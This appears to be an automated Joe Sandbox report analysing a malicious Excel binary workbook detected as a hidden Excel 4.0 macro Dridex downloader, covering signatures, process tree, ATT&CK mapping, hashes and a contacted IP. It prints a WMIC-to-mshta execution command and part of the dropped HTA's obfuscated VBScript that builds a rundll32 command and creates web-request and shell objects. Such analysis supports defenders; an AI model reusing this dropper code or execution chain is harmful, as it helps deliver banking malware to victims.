ID: 528334
Sample Name:
03332955311591163552.xlsb
Cookbook:
defaultwindowsofficecookbook.jbs
Time: 03:36:32
Date: 25/11/2021
Version: 34.0.0 Boulder Opal

Table of Contents


Windows Analysis Report 03332955311591163552.xlsb

Overview


General Information

Sample Name:	03332955311591163552.xlsb
Analysis ID:	528334
MD5:	03b46f9c2c3a34b..
SHA1:	151187d28d385e..
SHA256:	0f42275a9cffd35…
Infos:	

Most interesting Screenshot:



Detection




Hidden Macro 4.0 Dridex Downloader

Score:	92
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Yara detected Dridex Downloader
- Multi AV Scanner detection for subm…
- Creates and opens a fake document…
- Found Excel 4.0 Macro with suspicio…
- Sigma detected: Microsoft Office Pr…
- Document exploit detected (process…
- Creates processes via WMI
- Document exploit detected (UrlDown…
- Found protected and hidden Excel 4…
- Contains functionality to create proc…
- Found obfuscated Excel 4.0 Macro
- Queries the volume information (nam…

Classification



Process Tree

- **System is w7x64**
- EXCEL.EXE (PID: 2656 cmdline: "C:\Program Files\Microsoft Office\Office14\EXCEL.EXE" /automation -Embedding MD5: D53B85E21886D2AF9815C377537BCAC3)
  - WMIC.exe (PID: 2784 cmdline: wmic process call create "mshta C:\ProgramData\EcsbNSOxkInoaK.rtf" MD5: FD902835DEAEF4091799287736F3A028)
- mshta.exe (PID: 2096 cmdline: mshta C:\ProgramData\EcsbNSOxkInoaK.rtf MD5: 95828D670CFD3B16EE188168E083C3C5)
- **cleanup**

Malware Configuration

No configs have been found

Yara Overview

Initial Sample

Source	Rule	Description	Author	Strings
app.xml	JoeSecurity_XlsWithMacro4	Yara detected Xls With Macro 4.0	Joe Security	

Dropped Files

Source	Rule	Description	Author	Strings
C:\ProgramData\EcsbNSOxkInoaK.rtf	JoeSecurity_DridexDownloader	Yara detected Dridex Downloader	Joe Security	

Sigma Overview

System Summary:

Sigma detected: Microsoft Office Product Spawning Windows Shell

Sigma detected: Suspicious WMI Execution

Jbx Signature Overview

Click to jump to signature section

AV Detection:

Multi AV Scanner detection for submitted file

Software Vulnerabilities:

Document exploit detected (process start blacklist hit)

Document exploit detected (UrlDownloadToFile)

E-Banking Fraud:

Yara detected Dridex Downloader

System Summary:

Found Excel 4.0 Macro with suspicious formulas

Found protected and hidden Excel 4.0 Macro sheet

Contains functionality to create processes via WMI

Found obfuscated Excel 4.0 Macro

Persistence and Installation Behavior:

Creates processes via WMI

Hooking and other Techniques for Hiding and Protection:


Creates and opens a fake document (probably a fake document to hide exploiting)

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects
Valid Accounts	Windows Management Instrumentation 2 1	Path Interception	Process Injection 2	Masquerading 1	OS Credential Dumping	Virtualization/Sandbox Evasion 1	Remote Services	Email Collection 1	Exfiltration Over Other Network Medium	Non-Standard Port 1	Eavesdrop Insecure Network Communic
Default Accounts	Scripting 3	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Virtualization/Sandbox Evasion 1	LSASS Memory	Process Discovery 1	Remote Desktop Protocol	Clipboard Data 1	Exfiltration Over Bluetooth	Ingress Tool Transfer 1	Exploit SS Redirect Pl Calls/SMS
Domain Accounts	Exploitation for Client Execution 3 1	Logon Script (Windows)	Logon Script (Windows)	Process Injection 2	Security Account Manager	File and Directory Discovery 1	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Steganography	Exploit SS Track Devi Location

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Scripting 3	NTDS	System Information Discovery 1 5	Distributed Component Object Model	Input Capture	Scheduled Transfer	Protocol Impersonation	SIM Card Swap


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
03332955311591163552.xlsb	8%	Virustotal		Browse

Dropped Files

No Antivirus matches

Unpacked PE Files

No Antivirus matches

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://www.%s.comPA	0%	URL Reputation	safe	
http://www.icra.org/vocabulary/.	0%	URL Reputation	safe	
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	0%	URL Reputation	safe	
http://servername/isapibackend.dll	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

No contacted domains info

URLs from Memory and Binaries

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
136.144.181.174	unknown	Netherlands		20857	TRANSIP-ASAmsterdamtheNetherlandsNL	false

General Information

Joe Sandbox Version:	34.0.0 Boulder Opal
Analysis ID:	528334
Start date:	25.11.2021
Start time:	03:36:32
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 4m 55s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	03332955311591163552.xlsb
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 7 x64 SP1 with Office 2010 SP1 (IE 11, FF52, Chrome 57, Adobe Reader DC 15, Flash 25.0.0.127, Java 8 Update 121, .NET 4.6.2)
Number of analysed new started processes analysed:	8
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal92.troj.expl.evad.winXLSB@4/4@0/1
EGA Information:	Failed
HDC Information:	Failed
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .xlsb • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Active AutoShape Object • Active Picture Object • Active Picture Object • Scroll down • Close Viewer
Warnings:	Show All

Simulations

Behavior and APIs

Time	Type	Description
03:37:38	API Interceptor	12x Sleep call for process: WMIC.exe modified
03:37:39	API Interceptor	457x Sleep call for process: mshta.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
136.144.181.174	license517502.xlsb	Get hash	malicious	Browse	
	942830.xlsb	Get hash	malicious	Browse	
	promo code83874071.xlsb	Get hash	malicious	Browse	
	promo code83874071.xlsb	Get hash	malicious	Browse	
	vote number3210109.xlsb	Get hash	malicious	Browse	
	tax77567960.xlsb	Get hash	malicious	Browse	
	hunting license-25331.xlsb	Get hash	malicious	Browse	
	vote number3210109.xlsb	Get hash	malicious	Browse	
	tax77567960.xlsb	Get hash	malicious	Browse	
	subscription-84799.xlsb	Get hash	malicious	Browse	
	hunting license-25331.xlsb	Get hash	malicious	Browse	
	subscription-84799.xlsb	Get hash	malicious	Browse	
	8993268.xlsb	Get hash	malicious	Browse	
	promo 2352017.xlsb	Get hash	malicious	Browse	
	8993268.xlsb	Get hash	malicious	Browse	
	promo 2352017.xlsb	Get hash	malicious	Browse	
	Offer 373466695.xlsb	Get hash	malicious	Browse	
	Offer 373466695.xlsb	Get hash	malicious	Browse	
	9049521.xlsb	Get hash	malicious	Browse	
	9049521.xlsb	Get hash	malicious	Browse	

Domains

No context

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
TRANSIP-ASAmsterdamtheNetherlandsNL	license517502.xlsb	Get hash	malicious	Browse	• 136.144.181.174
	942830.xlsb	Get hash	malicious	Browse	• 136.144.181.174
	promo code83874071.xlsb	Get hash	malicious	Browse	• 136.144.181.174
	promo code83874071.xlsb	Get hash	malicious	Browse	• 136.144.181.174
	vote number3210109.xlsb	Get hash	malicious	Browse	• 136.144.181.174
	tax77567960.xlsb	Get hash	malicious	Browse	• 136.144.181.174
	hunting license-25331.xlsb	Get hash	malicious	Browse	• 136.144.181.174
	vote number3210109.xlsb	Get hash	malicious	Browse	• 136.144.181.174
	tax77567960.xlsb	Get hash	malicious	Browse	• 136.144.181.174

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	subscription-84799.xlsb	Get hash	malicious	Browse	• 136.144.181.174
	hunting license-25331.xlsb	Get hash	malicious	Browse	• 136.144.181.174
	subscription-84799.xlsb	Get hash	malicious	Browse	• 136.144.181.174
	8993268.xlsb	Get hash	malicious	Browse	• 136.144.181.174
	promo 2352017.xlsb	Get hash	malicious	Browse	• 136.144.181.174
	8993268.xlsb	Get hash	malicious	Browse	• 136.144.181.174
	promo 2352017.xlsb	Get hash	malicious	Browse	• 136.144.181.174
	Offer 373466695.xlsb	Get hash	malicious	Browse	• 136.144.181.174
	Offer 373466695.xlsb	Get hash	malicious	Browse	• 136.144.181.174
	9049521.xlsb	Get hash	malicious	Browse	• 136.144.181.174
	9049521.xlsb	Get hash	malicious	Browse	• 136.144.181.174

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\ProgramData\EcsbNSOxkInoaK.rtf	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	HTML document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	4573
Entropy (8bit):	5.072936336036304
Encrypted:	false
SSDEEP:	96:cngLVB369CTS6D5520yGJoyrlwSKzf0mZ:cgLVBQSSG520nmyBwE+
MD5:	C29745BC81C8ACDD29F72199EAE4C699
SHA1:	C5783C6B9E879661C5FECA9166CB62BDCA64E11E
SHA-256:	58AC14868565DB225586CF8DD6195CE82C70C247157667BB6CCCB15C3C263EC6
SHA-512:	AA7F57ADBE4D22AAC973AE08F90FAF1DC75324E7349EF4BE8B61E5FCFB0664101B415790291569D2FBF89AA4D54630214DA3B4D2672BE0F32D8C579A8927C20
Malicious:	**true**
Yara Hits:	• Rule: JoeSecurity_DridexDownloader, Description: Yara detected Dridex Downloader, Source: C:\ProgramData\EcsbNSOxkInoaK.rtf, Author: Joe Security
Reputation:	low
Preview:	<!DOCTYPE html>..<html>..<head>..<HTA:APPLICATION ID="CS"..APPLICATIONNAME="ttrgnkrtegjtjgjerg"..WINDOWSTATE="minimize"..MAXIMIZEBUTTON="no" ..MINIMIZEBUTTON="no"..CAPTION="no"..SHOWINTASKBAR="no">..<script type="text/vbscript" LANGUAGE="VBScript" >..I_B_w_x_A_o_Z_j = "run" & "dl" & "l32" & Chr(46+1-1) & "exe" & Chr(32+1-1) & Chr(67+1-1) & ":\" & Chr(92+1-1) & Chr(80+1-1) & "" & Chr(114+1-1) & Chr(111+1-1) & "gra" & "mDa" & "ta\" & "nni" & "gg" & "er." & "" & "bi" & "" & "" & "n " & Chr(87+1-1) & Chr(115+1-1) & Chr(112+1-1) & "Fr" & "" & "ee" & "Str" & "ing"..Set F_h_p_X_b_A_m_W_x_u_c_g_d_J_h = CreateObject("MS" & "XM" & "" & Chr(76+1-1) & "2.S" & "er" & Chr(118+1-1) & "" & "erX" & "ML" & "" & "HTT" & Chr(80+1-1) & ".6." & Chr(48+1-1))....M_H_t_b_e_K_o_r = "" & "Wsc" & "" & Chr(114+1-1) & "ipt" & ".Sh" & "" & "" & "" & "el" & "" & Chr(108+1-1)..Set H_I_T_B_H_C_n_n_N_m_y_K_K_e = CreateObject(M_H_t_b_e_K_o_r)..f_j_v_j_N_J_x_L_W_A_b_T_Q_H_m_M = LCase(H_I_T_B_H_C_n_n_N_m_y_K_K_e.expandenvir

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\7204226A.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 224 x 317, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	47905
Entropy (8bit):	7.975097307731708
Encrypted:	false
SSDEEP:	768:oPiBEX9M11Q3TUZg7EZ52/ViBN3SH8WsqnxyZI1FLyGuH32MRbYgB1ZQ0ZoKABAG:oPrX6Q3cWViBN3yKqxyeHw3vRMgF3oK+
MD5:	3773A459C89CC2480156FE604D3C5A5D

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\7204226A.png	
SHA1:	3E2C5867A9670C6FDF65C156FDF6DE7F0A43A018
SHA-256:	96E1EF7E454640575D72ED2B6C16843E44AEDF3BB6C47513DF78E4679CF4881F
SHA-512:	82383A4DF8ADF2A8521214993112D238BB72792BDB078B0BFE6CDD5CE16F5CA5305BB4ED162F0F0749C3A5EAB5CB929BD1E4B50360A02F13A58593514FAA51E7
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	.PNG.....IHDR.....=.....n....JiCCPICC Profile..x..W.TS...[RIh..H...R.K..E..*..I ...D....]D@].U.E...ZQ...]......l..l.]=...s.....{g...l.....y.|Y|D.kBj.....Z...x|.....7..../.(.....'.... q.g...<.....|..>Po=#_.. 6...!.*q...(q..W.l..9....L..dY.h7C=....y.o@.*..%..!..x..#!...7M...p...'....C.<^..V..r.X.....?..%/W1...6.H.....F.(%.A.#...X..wb...b.*RD&..QS...k.....x.Q..B.....32..\...A.. ..D..EByX...F6->v.g.8l....L.Wi.R.....D.).1j.89.bm...(..fS$.....m ..J"B...LYx..^.'...[$.sc4.*_.....7..Y(a'.....s..C..c...$M.X.4?$^3..47Nc.S...J.....\<0..H5?.#.KT.gd.....A4. .P....2.4....=M=.z$....d.!p.h.g..F$...._...|h^.jT.....V.t.....<..r.o.j.d.[2x.5...a...)...&Z.Q..t.-.a.Pb$1.....?.....>..`._.....N...b.7...8..=.kr..:g...z.!x...8.7...h..A.P..D...[....U.5v.W. J.F..8|;S.I.s.EY.+..5c.....o.s.....Q.Zb..}X.v.;.....;.5c..J<...V..xU<9.G..?....r.z.n..|a....8.3e.,Q>....B.W..9.....;.~M.b.....]q.....8.....Z..

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\72E292CD.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 256 x 42, 8-bit/color RGB, non-interlaced
Category:	dropped
Size (bytes):	2847
Entropy (8bit):	7.852890476604547
Encrypted:	false
SSDEEP:	48:tl8kRuafTq8urV1RN5YV9mk2atARitu9J3xIpuWOG0ghPgm2Gphq:bvYoTq8uh1RN6VwkDsiwzXWmgi2nq
MD5:	1C92712801D7A0424E86CB38324AE4C8
SHA1:	1FF9A2E62CADB027F94FE03800C31AACC5EC64BA
SHA-256:	D88437360CCAE5CA051E3A4818172246B142962A9A7372FBE45A22F4D646831D
SHA-512:	8AA6B872693687DF8191FA878440C711B6001259AAEBA13D4C82BFF418CCD37ACBF3621277D091CAD34DDC63EAC3F67156468AAA2BD32BE24520BAF337B03C0
Malicious:	false
Reputation:	low
Preview:	.PNG.....IHDR.....*.....P.....IDATx..kPS.....H$D^..B...@.V.....Z...ikgZ..t:N[.N....:N;-.N;X.>@.E..T..S..R..."OQH..b.....^C.$....&.N.f..{.....Sa.....%$..... 0....FC...hH. .....!.@`4$..... 0....FC...hH.....!.@`4...Zz.p.....r...[.E...+....82.Onn....".R...==-m...cu....gf&dg.%$.@WEE.....#.0%E....._.....Vl.JL.....s.x...5.G--.JK.9rD74..cj...h..... .....%.c+...Uw.....5h.v*..}...+..l+..7....'....5k.64$~..8>.J?....x..E...%../.....6G.U..04T.....3!0.....lo..?..o..\9...=..q\..f.....W.....@Q....X,.h.....*K:..A..?$.<...K\|....yy..ds.nM-.....h .Eq.\|.Y..23...8\|...AQ\..O&{.....;...\.<z..7..^3\..v.t.....X.9[..**..q.T...dq8.....11.j.r.h+)...S..v..'..S[.....ZTt....pfl...J..~.>...Bq....U...4?v...H.....3..R4....Q$...0k*.f'de.bb.@.V....o l.D36l....&MZ..sn.....q....DlJ....O..[w+'.z..nB.%K.$%..oD.4#..?.\..o.....?..+?...7...yyH...g.,.h:y....'...ck9.....%..w..#.....D.Tz.....F.Ut.se.h.....8..JH.w...<.h0.=

C:\Users\user\Desktop\~$033329553115911631552.xlsb	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	165
Entropy (8bit):	1.4377382811115937
Encrypted:	false
SSDEEP:	3:vZ/FFDJw2fV:vBFFGS
MD5:	797869BB881CFBCDAC2064F92B26E46F
SHA1:	61C1B8FBF505956A77E9A79CE74EF5E281B01F4B
SHA-256:	D4E4008DD7DFB936F22D9EF3CC569C6F88804715EAB8101045BA1CD0B081F185
SHA-512:	1B8350E1500F969107754045EB84EA9F72B53498B1DC05911D6C7E771316C632EA750FBCE8AD3A82D664E3C65CC5251D0E4A21F750911AE5DC2FC3653E49F58E
Malicious:	**true**
Reputation:	high, very likely benign file
Preview:	.user ..A.l.b.u.s. . . . .

Static File Info

General

File type:	Microsoft Excel 2007+
Entropy (8bit):	7.880232506578822
TrID:	• Excel Microsoft Office Open XML Format document with Macro (51004/1) 36.56% • Microsoft Excel Office Binary workbook document (40504/1) 29.03% • Excel Microsoft Office Open XML Format document (40004/1) 28.67% • ZIP compressed archive (8000/1) 5.73%
File name:	03332955311591163552.xlsb
File size:	79613
MD5:	03b46f9c2c3a34b01d6c6653ae6058cf

General

SHA1:	151187d28d385e113a7af28b7174f7ab31e88c7c
SHA256:	0f42275a9cffd35cd5b51e5fae116431d8973ff94192ddd184f9cf1a10031ea0
SHA512:	c1ec925fcf177536d50785df2304df4fb6fdb2b49ce8e2254edaeca61d21128e3ebd485413be5ea0b053f18e21af56f83b240fc063529da42e3edc79ef37560e
SSDEEP:	1536:UW4PrX6Q3cWViBN3yKqxyeHw3vRMgF3oKy5h7aZkFOrRh7x8q+aNgdQ:VIqmc3/q0dfaguKymSOl0q9gdQ
File Content Preview:	PK.....!...l.....W.....[Content_Types].xml ...(..... ....

File Icon

Icon Hash:	e4e2ea8aa4b4b4b4

Static OLE Info

General

Document Type:	OpenXML
Number of OLE Files:	1

OLE File "03332955311591163552.xlsb"

Indicators

Has Summary Info:	
Application Name:	
Encrypted Document:	
Contains Word Document Stream:	
Contains Workbook/Book Stream:	
Contains PowerPoint Document Stream:	
Contains Visio Document Stream:	
Contains ObjectPool Stream:	
Flash Objects Count:	
Contains VBA Macros:	

Macro 4.0 Code

Network Behavior

Network Port Distribution

TCP Packets

Code Manipulations

Statistics

Behavior

Click to jump to process

System Behavior

Analysis Process: EXCEL.EXE PID: 2656 Parent PID: 596

General

Start time:	03:37:14
Start date:	25/11/2021
Path:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
Wow64 process (32bit):	false
Commandline:	"C:\Program Files\Microsoft Office\Office14\EXCEL.EXE" /automation -Embedding
Imagebase:	0x13f240000
File size:	28253536 bytes
MD5 hash:	D53B85E21886D2AF9815C377537BCAC3
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

File Created

File Written

File Read

Registry Activities

Show Windows behavior

Key Created

Key Value Created

Analysis Process: WMIC.exe PID: 2784 Parent PID: 2656

General

Start time:	03:37:37
Start date:	25/11/2021
Path:	C:\Windows\System32\wbem\WMIC.exe
Wow64 process (32bit):	false
Commandline:	wmic process call create "mshta C:\ProgramData\EcsbNSOxkInoaK.rtf"
Imagebase:	0xffe50000
File size:	566272 bytes
MD5 hash:	FD902835DEAEF4091799287736F3A028
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

Show Windows behavior

Analysis Process: mshta.exe PID: 2096 Parent PID: 1304

General

Start time:	03:37:38
Start date:	25/11/2021
Path:	C:\Windows\System32\mshta.exe
Wow64 process (32bit):	false
Commandline:	mshta C:\ProgramData\EcsbNSOxkInoaK.rtf
Imagebase:	0x13f5a0000
File size:	13824 bytes
MD5 hash:	95828D670CFD3B16EE188168E083C3C5
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

Disassembly

Code Analysis